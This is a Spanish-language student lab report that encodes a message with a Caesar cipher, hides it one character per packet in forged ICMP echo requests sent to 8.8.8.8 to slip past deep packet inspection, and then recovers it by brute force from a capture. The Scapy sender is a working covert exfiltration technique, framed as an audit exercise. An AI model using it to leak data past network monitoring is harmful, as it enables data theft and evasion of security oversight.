

Informe Laboratorio 1

Sección 2

Alumno Alejandro Arratia
e-mail: alejandro.arratia@mail.udp.cl

Abril de 2024

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	4
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	5
3.3. Actividad 3	11

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI).


A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas.

De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.



```
➤ ~/Desktop ➤ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

2.2. Modo stealth

1. Generar un programa, en python3, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el byte menos significativo del contador ubicado en el campo data de ICMP) para que de esta forma no se gatillen sospechas sobre la filtración de datos.

Para la generación del tráfico ICMP, deberá basarse en los campos de un paquete generado por el programa ping basado en Ubuntu, según lo visto en el lab anterior disponible acá.

El envío deberá poder enviarse a cualquier IP. Para no generar tráfico malicioso dentro de esta experiencia, se debe enviar el tráfico a la IP de loopback.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

A modo de ejemplo, en este caso, cada paquete transmite un caracter, donde el último paquete transmite la letra b, correspondiente al caracter en plano “s”.

Data (48 bytes)		
Data: 6260090000000000101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637		
[Length: 48]		
0000	ff ff ff ff ff ff 00 00 00 00 00 00 08 00 45 00E.
0010	00 54 00 01 00 00 40 01 76 9b 7f 00 00 01 7f 06	.T....@. v.....
0020	06 06 08 00 56 83 00 01 00 21 64 22 13 05 00 00	...V... !d"....
0030	00 00 62 60 09 00 00 00 00 00 10 11 12 13 14 15	..b`.....
0040	16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 !"#\$%
0050	26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35	&'()*+,-./012345
0060	36 37	67

2.3. MitM

1. Generar un programa, en python3, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

+ ~/Desktop sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnymph f zlnbypkhk lu ylkklz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknf d xjlzwnifi js wjijx
5      gvmtxskvejme c wikyvmeheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfeft
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcbcq
12     zofmqldoxcfx v pbdrofata bk obabp
13     ynelpkcnwbew u oacqnezww aj nazao
14     xmdkojbmvadv t nzbpmdivy zi mzyzn
15     wlcjniauzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvww
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspc tc gtsth
21     qfwdhcuftwo m gsuifwror sb fsrsg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrclqtl j dprfctolo py cpopd
25     mbszdyqbkpsk i coqebnkn ox bonoc

```

Finalmente, deberá indicar los 4 mayores problemas o complicaciones que usted tuvo durante el proceso del laboratorio y de qué forma los solucionó.

3. Desarrollo de Actividades

3.1. Actividad 1


En la primera actividad se crea un programa utilizando python para cifrar un texto mediante el algoritmo César o Rot-n, este debe ser ejecutado desde la terminal y recibir como parámetros el mensaje y el corrimiento que se desea aplicar. El código programado se observa a continuación en el Listado N° 1:

```
1 import sys
2
3 def cifrar_cesar(texto, corrimiento):
4     texto_cifrado = ''
5     for caracter in texto:
6         if caracter.isalpha():
7             if caracter.isupper():
8                 inicio = ord('A')
9             else:
10                inicio = ord('a')
11            codificado = (ord(caracter) - inicio + corrimiento) % 26 +
12            inicio
13            texto_cifrado += chr(codificado)
14        else:
15            texto_cifrado += caracter
16    return texto_cifrado
17
18 if len(sys.argv) != 3:
19     print("Uso: python3 cifrado.py <texto> <corrimiento>")
20     sys.exit(1)
21
22 texto = sys.argv[1]
23 corrimiento = int(sys.argv[2])
24
25 texto_cifrado = cifrar_cesar(texto, corrimiento)
26 print(texto_cifrado)
```

Listing 1: Cifrado César

El código N° 1 recibe como entrada el texto y su corrimiento, va iterando cada letra dentro del mensaje, verificando si es minúscula o mayúscula, obtiene su valor dentro de la tabla ASCII y le suma el corrimiento considerando que el tamaño máximo del alfabeto inglés es de 26 caracteres.

A continuación en la Figura 1 se muestra la ejecución del programa para la frase criptografía y seguridad en redes con un corrimiento de n-Rot 9.



```
alejandro@omen:~/Downloads$ sudo python3 actividad1.py "criptografia y seguridad
en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

Figura 1: Ejecución código Actividad 1

3.2. Actividad 2

Para la actividad 2 se busca enviar varios paquetes ICMP requests que en conjunto posean el mensaje cifrado creado en la actividad 1. Estos paquetes no deben levantar sospechas frente a un ping real al ser capturados por Wireshark.

Para realizar esto, debemos conocer previamente los componentes de un mensaje ICMP

request real, que vamos a verificar mediante 2 métodos diferentes. El primero consiste en realizar un sniff de los paquetes tipo ICMP request y el segundo es viendo el datagrama de una captura de Wireshark del mismo paquete.

El código N° 2 a continuación realiza un sniff de todos los paquetes ICMP tipo 8 (request) y los imprime.

```

1 from scapy.all import sniff, ICMP
2
3 def process_packet(packet):
4     if ICMP in packet and packet[ICMP].type == 8:
5         print(packet[ICMP].show())
6
7 sniff(iface="wlo1", filter="icmp and icmp[0] == 8", prn=process_packet,
    store=0)

```

Listing 2: Sniff Scapy

Realizando un ping a la dirección IP 8.8.8.8 obtenemos el siguiente resultado en la Figura 2

```

###[ ICMP ]###
type      = echo-request
code      = 0
chksum    = 0x8116
id        = 0xa
seq       = 0x2
###[ Raw ]###
load      = '\xacJ\x0b\x00\x00\x00\x00\xfdY\x03\x00\x00\x00\x00\x10\x11
\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&'()*+,-./01234567

```

Figura 2: Sniff ICMP request real

Donde observamos el tipo de paquete, su código, checksum, id, secuencia y el payload de data correspondiente.

A su vez, este mismo paquete en Wireshark se observa de la siguiente manera en la Figura 3




Figura 3: Captura ICMP request real

En donde se observan los mismos valores que en el sniff pero con mas detalles como por ejemplo los numeros de secuencia en LE y BE que van incrementando, el largo del payload y además un nuevo campo llamado "Timestamp" con la fecha y hora en la que se envió el request.

Realizando varios pings consecutivos, se puede observar un patrón y se pudo verificar que alguna data es fija al enviar un paquete ICMP y otra es variable. Teniendo esto en consideración se decide agregar cada caracter del mensaje en el lugar del contador que corresponden a los 3 primeros bytes de la data, ya que si bien estos son variables no poseen un patrón en específico, por lo que es un buen lugar para enviar un mensaje escondido.

Seguido de esto creamos el programa N 3 que debe mandar un paquete por cada caracter en la ubicación antes mencionada mientras se mantiene la estructura del paquete.

```

1 def send_icmp_requests(target_ip, input_text):
2     characters = list(input_text)
3     identifier = 1
4     sequence_number = 1
5
6     for char in characters:
7         icmp_packet = IP(dst=target_ip) / ICMP(type=8, id=identifier, seq=
sequence_number)

```

```


8     data_field = b'#\xaa\nf\x00\x00\x00' + bytes([0x0]) + char.encode
    () + b'\x00' * 7 + bytes(range(0x10, 0x38))
9     icmp_packet = icmp_packet / Raw(load=data_field)
10
11     send icmp_packet)
12     sequence_number += 1
13
14 if __name__ == "__main__":
15     if len(sys.argv) != 2:
16         print("Usage: python icmp_sender.py <text>")
17     else:
18         target_ip = "8.8.8.8"
19         input_text = sys.argv[1]
20         send_icmp_requests(target_ip, input_text)

```

Listing 3: Réplica ICMP request

El código N 3 en breve, almacena todos los caracteres del mensaje en una lista, y mediante una iteración va enviando cada uno de estos en un paquete ICMP separado. Nos aseguramos de que el paquete contenga la estructura de un paquete ICMP real, asignándole un identificador, el tipo de paquete, el código correspondiente, su número de secuencia incremental, el segmento correspondiente al timestamp, el mensaje cifrado y la data constante correspondiente a este tipo de paquetes.

Luego se envía a la dirección asignada (8.8.8.8) y se incrementa el número de secuencia para el siguiente carácter. Ejecutamos el programa mediante la siguiente línea dentro de la terminal en la Figura 4



```

alejandro@omen:~/Downloads$ sudo python3 actividad2.py "larycxpajorj h bnpdarmjm
nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

Figura 4: Ejecución Actividad 2

En la Figura 4 se ven sólo 4 paquetes enviados, pero en realidad son 29, uno por cada carácter del mensaje.

Capturamos nuevamente el tráfico en Wireshark filtrando por ICMP con destino 8.8.8.8 que se pueden ver con mayor detalle en las siguientes 2 Figuras:




Figura 5: Captura ICMP request 1 con mensaje cifrado

En la Figura 5 podemos observar que mantiene las mismas características que el paquete real, con el tipo de ICMP (8 para request), el código (0 para ICMP), un checksum de verificación correcto, los identificadores de secuencia LE y BE, reconoce el timestamp con su formato correspondiente y la data posee el largo de 48 bits. Además si nos fijamos en el último valor de la data, correspondiente al siguiente valor seguido del timestamp, se encuentra el mensaje cifrado "b" (último paquete del mensaje "larycxpajorj h bnpdarmjm nw anmnb"). También se puede observar que mantiene los bytes fijos del 0x10 al 0x37, los 5 bytes que corresponden al timestamp y los 3 bytes que corresponden al contador en donde está nuestro mensaje cifrado.

Source	Destination	Protocol	Length	Info
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=17/4352, ttl=64 (reply in 6328)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=18/4608, ttl=64 (reply in 6330)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=19/4864, ttl=64 (reply in 6332)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=20/5120, ttl=64 (reply in 6334)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=21/5376, ttl=64 (reply in 6336)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=22/5632, ttl=64 (reply in 6338)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=23/5888, ttl=64 (reply in 6340)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=24/6144, ttl=64 (reply in 6342)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=25/6400, ttl=64 (reply in 6344)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=26/6656, ttl=64 (reply in 6346)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=27/6912, ttl=64 (reply in 6348)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=28/7168, ttl=64 (reply in 6350)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=29/7424, ttl=64 (reply in 6352)
192.168.0.107	8.8.8.8	ICMP	98	Echo (ping) request id=0x0001, seq=30/7680, ttl=64 (reply in 6358)

Figura 6: Captura ICMP request 2 con mensaje cifrado

Complementariamente en la Figura 6 se ve que los paquetes contienen las direcciones de IP de origen y destino correspondientes, reconoce el tipo de protocolo ICMP con un largo total de 98 bits típico de este protocolo, un identificador de 1 ya que se envían todos en secuencia, se ve que el número de secuencia va aumentando de 1 en 1 para Big Endian y de a 256 para Little Endian y finalmente se ve que cada request se realiza cada 2 segundos, ya que está filtrado para ver sólo los requests (los reply van intercalados).

3.3. Actividad 3

Finalmente para la actividad 3, se busca crear un programa que sea capaz de leer un archivo de captura de Wireshark (pcapng), que identifique el mensaje cifrado y que lo imprima 26 veces, cada línea correspondiente a un corrimiento diferente, desde el 0 al 25. Una vez que estén todas las líneas impresas debe se claramente identificado en color verde el texto descifrado.

Se procede a escribir el código N 4 que se ve a continuación:

```

1 def decrypt(data, corrimiento):
2     decrypted = ""
3     for char in data:
4         if char.isalpha():
5             shifted_char = chr(((ord(char.lower()) - ord('a') -
corrimiento) % 26) + ord('a'))
6             decrypted += shifted_char.upper() if char.isupper() else
shifted_char
7         else:
8             decrypted += char
9     return decrypted
10
11 def esp(palabra):
12     spanish_dict = enchant.Dict("es_ES")
13     return spanish_dict.check(palabra.lower())
14
15 def main(file_path):
16     try:
17         packets = rdpcap(file_path)
18         filtered_packets = [pkt for pkt in packets if pkt.haslayer(ICMP)
and pkt[IP].dst == "8.8.8.8"]
19
20         best_shift = None
21         best_decrypted_message = ""
22         decrypted_messages = {}
23
24         for corrimiento in range(26):
25             decrypted_chars = []
26
27             for pkt in filtered_packets:
28                 data_hex = pkt[Raw].load.hex()
29                 ninth_char_hex = data_hex[16:18]
30                 ninth_char_ascii = chr(int(ninth_char_hex, 16))
31                 decrypted_data = decrypt(ninth_char_ascii, corrimiento)
32                 decrypted_chars.append(decrypted_data)
33
34             output = ''.join(decrypted_chars)
35             decrypted_messages[corrimiento] = output
36
37             if best_shift is None or len(output) > len(
best_decrypted_message):
38                 best_shift = corrimiento

```

```
39         best_decrypted_message = output
40
41         for corrimiento, decrypted_message in decrypted_messages.items():
42             if decrypted_message.strip().lower() == "criptografia y
seguridad en redes":
43                 print(f"{corrimiento}: {colored(decrypted_message, 'green
')}")
44             else:
45                 print(f"{corrimiento}: {decrypted_message}")
46
47         except Exception as e:
48             print(f"Error: {e}")
49
50 if __name__ == "__main__":
51     if len(sys.argv) != 2:
52         print("Uso: python script.py archivo.pcapng")
53     else:
54         pcapng_file = sys.argv[1]
55         main(pcapng_file)
```

Listing 4: Programa de Descifrado

Lo que realiza este programa en pocas palabras es que obtiene la información dentro del archivo pcapng, filtra por paquete ICMP con destino 8.8.8.8 y guarda los valores del noveno carácter, correspondiente a donde tenemos el mensaje cifrado en una lista. Seguido de esto realiza los corrimientos desde 0 a 25 para cada carácter dentro del mensaje y va comparando cada palabra con una librería de palabras en español. En caso de que sea una palabra real en español, se colorea verde.

En la Figura 7 se pueden observar las 26 líneas impresas, y la línea 10 que dice criptografía y seguridad en redes correspondiente al corrimiento 9 está en color verde.

```

alejandro@omen:~/Downloads$ sudo python3 actividad3.py captura3.pcapng
0: larycxpajorj h bnpdarmjm nw anmnb
1: kzqxbwozinqi g amoczqlil mv zmlma
2: jypwavnyhmpf f zlnbypkhk lu ylkiz
3: ixovzumxglog e ykmaxojgj kt xkjky
4: hwnuytlwfkf d xjlzwnifi js wjiix
5: gvmtxskvejme c wikyvmheh ir vihiw
6: fulswrjudild b vhjxulgdg hq uhghv
7: etkrvqitchkc a ugiwtkfcf gp tgfgu
8: dsjquphsbgjb z tfhvsjebe fo sfefr
9: criptografía y seguridad en redes
10: bqhosnfqzehz x rdftqhczc dm qdcdr
11: apgnrmepydgy w qcespgbyb cl pcbcq
12: zofmqldoxcfx v pbdrofaxa bk obabp
13: ynelpkcnwbew u oacqnezwz aj nazao
14: xmdkojbmadv t nzbpmdivy zi mzyzn
15: wlcjnia luzcu s myaolcxux yh lyxym
16: vkbimhzktybt r lxznkbwtw xg kxwxl
17: ujahlgysxas q kwymjavsv wf jwvwk
18: tizgkfxirwzr p jvxlizuru ve ivuvj
19: shyfjewhqvyq o iuwkhytqt ud hutui
20: rgxeidvgpuxp n htvjgxspc tc gtsth
21: qfwdhucufotwo m gsuifwror sb fsrsg
22: pevcbtensvn l frthevqnq ra erqrf
23: odubfasdmrum k eqsgdupmp qz dqpqe

```

Figura 7: Ejecución Actividad 3

Conclusiones y Comentarios

En este laboratorio se tenían 3 objetivos o actividades por completar, cifrar un mensaje usando algoritmo César, enviar el mensaje cifrado en diferentes paquetes ICMP request sin que levanten sospechas frente a uno real y poder descifrar e identificar el mensaje sin saber el corrimiento utilizado ni el mensaje en cuestión mediante un análisis a la data de una captura de Wireshark.

Estos objetivos se pudieron cumplir utilizando lo aprendido en cátedra en cuanto a codificación en conjunto con los conocimientos base de Wireshark de cursos anteriores. No obstante se tuvo que aprender en mayor profundidad el funcionamiento y la estructura completa de un paquete ICMP para poder lograr su réplica.

Podemos concluir que a pesar de cifrar un mensaje con un algoritmo y después enviarlo escondido dentro de no uno sino, varios paquetes emulados diferentes, fue muy simple encontrar

el mensaje oculto. Podemos confirmar que un cifrado Rot-n es demasiado básico cómo para burlar un sistema con medidas de seguridad, por lo que se deberían aplicar más pasos como cifrado múltiple y esconder la información en diferentes lugares del paquete para que sean mas difíciles de hallar.

Issues

Los principales problemas que surgieron fue la identificación de los bytes correspondientes al timestamp junto con su formato, el contador y la data dentro de los paquetes. Una vez identificados fue más simple poder realizar su réplica. Para poder arreglar estos 3 primeros "issues", se utilizó se compararon múltiples paquetes entre reales y replicados utilizando un sniff de manera similar al de la Figura 2, haciendo esto se pudieron ver que los primeros 5 bytes son del timestamp, luego 3 bytes del contador y el resto son fijos correspondiendte a la data tipo para paquetes ICMP.

Otro problema encontrado fue reaprender a utilizar Scapy para poder sniffear correctamente los paquetes y en general el uso de Python, ya que no es un lenguaje que se haya utilizado en profundidad en la Universidad hasta los cursos actuales. Esto se solucionó leyendo documentación oficial tanto de Scapy como de Python en conjunto con consultas a ChatGPT-4.